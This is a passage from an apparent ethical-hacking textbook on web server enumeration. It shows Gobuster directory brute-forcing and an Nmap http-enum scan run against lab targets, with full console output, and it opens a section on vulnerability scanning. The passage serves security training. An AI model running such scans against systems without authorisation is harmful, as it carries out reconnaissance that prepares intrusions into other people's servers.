


```
└──╼ #gobuster dir -u http://www.certifiedhacker.com -w common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://www.certifiedhacker.com
[+] Threads:        10
[+] Wordlist:       common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/01/06 07:12:38 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/.well-known/acme-challenge (Status: 301)
/blog (Status: 301)
/cgi-bin (Status: 301)
/cgi-bin/ (Status: 403)
/cgi-sys (Status: 301)
/controlpanel (Status: 200)
/cpanel (Status: 200)
/css (Status: 301)
/docs (Status: 301)
/error_log (Status: 403)
/events (Status: 301)
/favicon.ico (Status: 200)
/images (Status: 301)
/index.html (Status: 200)
/js (Status: 301)
/mailman (Status: 301)
/news (Status: 301)
/notifications (Status: 301)
```

Figure 14.56: Screenshot showing the output of Gobuster tool

  Use the -l flag to retrieve the length of the body along with files and directories:

  `gobuster -u <target URL> -w common.txt -l`




```
┌─[root@parrot]─[~/gobuster]
└──╼ #gobuster dir -u http://www.certifiedhacker.com -w common.txt -l
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://www.certifiedhacker.com
[+] Threads:        10
[+] Wordlist:       common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Show length:    true
[+] Timeout:        10s
===============================================================
2020/01/06 07:20:22 Starting gobuster
===============================================================
/.htpasswd (Status: 403) [Size: 410]
/.htaccess (Status: 403) [Size: 410]
/.well-known/acme-challenge (Status: 301) [Size: 339]
```

Figure 14.57: Screenshot showing the output of Gobuster tool

Use the -s flag to retrieve files and directories related to specific status codes:

`gobuster -u <target URL> -w common.txt -s 200`



```
┌─[root@parrot]─[~/gobuster]
└──╼ #gobuster dir -u http://www.certifiedhacker.com -w common.txt -s 200
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://www.certifiedhacker.com
[+] Threads:        10
[+] Wordlist:       common.txt
[+] Status codes:   200
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/01/06 07:24:37 Starting gobuster
===============================================================
[ERROR] 2020/01/06 07:25:00 [!] Get http://www.certifiedhacker.com/acp: net/htt
p: request canceled (Client.Timeout exceeded while awaiting headers)
/controlpanel (Status: 200)
/cpanel (Status: 200)
/favicon.ico (Status: 200)
/index.html (Status: 200)
/webmail (Status: 200)
===============================================================
2020/01/06 07:26:45 Finished
===============================================================
```

Figure 14.58: Screenshot showing the output of Gobuster tool

Similarly, the -q and -n flags can provide a quick view of the directories without banner and status codes. You can also output the result to an output file using the -o flag.


- **Nmap**

  Source: *https://nmap.org*

  Attackers use the Nmap NSE script http-enum to enumerate applications, directories and files of web servers that are exposed on the Internet. Thus, they can identify critical security vulnerabilities in the target web application.


  Run the following Nmap command to gather information about the exposed files and directories of the target web server:

  `nmap -sV --script=http-enum <target domain or IP address>`



```
┌─[root@parrot]─[~]
└──╼ #nmap -sV --script=http-enum www.moviescope.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-07 00:17 EST
Nmap scan report for www.moviescope.com (10.10.10.19)
Host is up (0.00072s latency).
rDNS record for 10.10.10.19: www.goodshopping.com
Not shown: 984 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-enum:
|_  /login.aspx: Possible admin folder
|_http-server-header: Microsoft-IIS/10.0
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
```

Figure 14.59: Screenshot of Nmap command



```
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
445/tcp  open  microsoft-ds?
1072/tcp open  http          Apache httpd 2.4.39 ((Win32) mod_fcgid/2.3.9)
| http-enum:
|   /service/: Potentially interesting folder
|_  /services/: Potentially interesting folder
|_http-server-header: Apache/2.4.39 (Win32) mod_fcgid/2.3.9
1077/tcp open  ssl/http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
1078/tcp open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
1801/tcp open  msmq?
2049/tcp open  mountd        1-3 (RPC #100005)
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:0C:29:8D:37:E2 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 14.60: Screenshot showing Nmap output


Identify Web Application Vulnerabilities

Attackers use various techniques to detect vulnerabilities in target web applications hosted on web servers to gain administrator-level access to the server or retrieve sensitive information stored on the server. They scan applications for identifying vulnerabilities and detect attack surfaces on the target applications. Performing comprehensive vulnerability scanning can disclose security flaws associated with executables, binaries, and technologies used in a web application. Through vulnerability scanning, attackers can also catalog different vulnerabilities, prioritize them based on their threat levels, and use them while targeting an application. Attackers can use tools such as Vega, WPScan 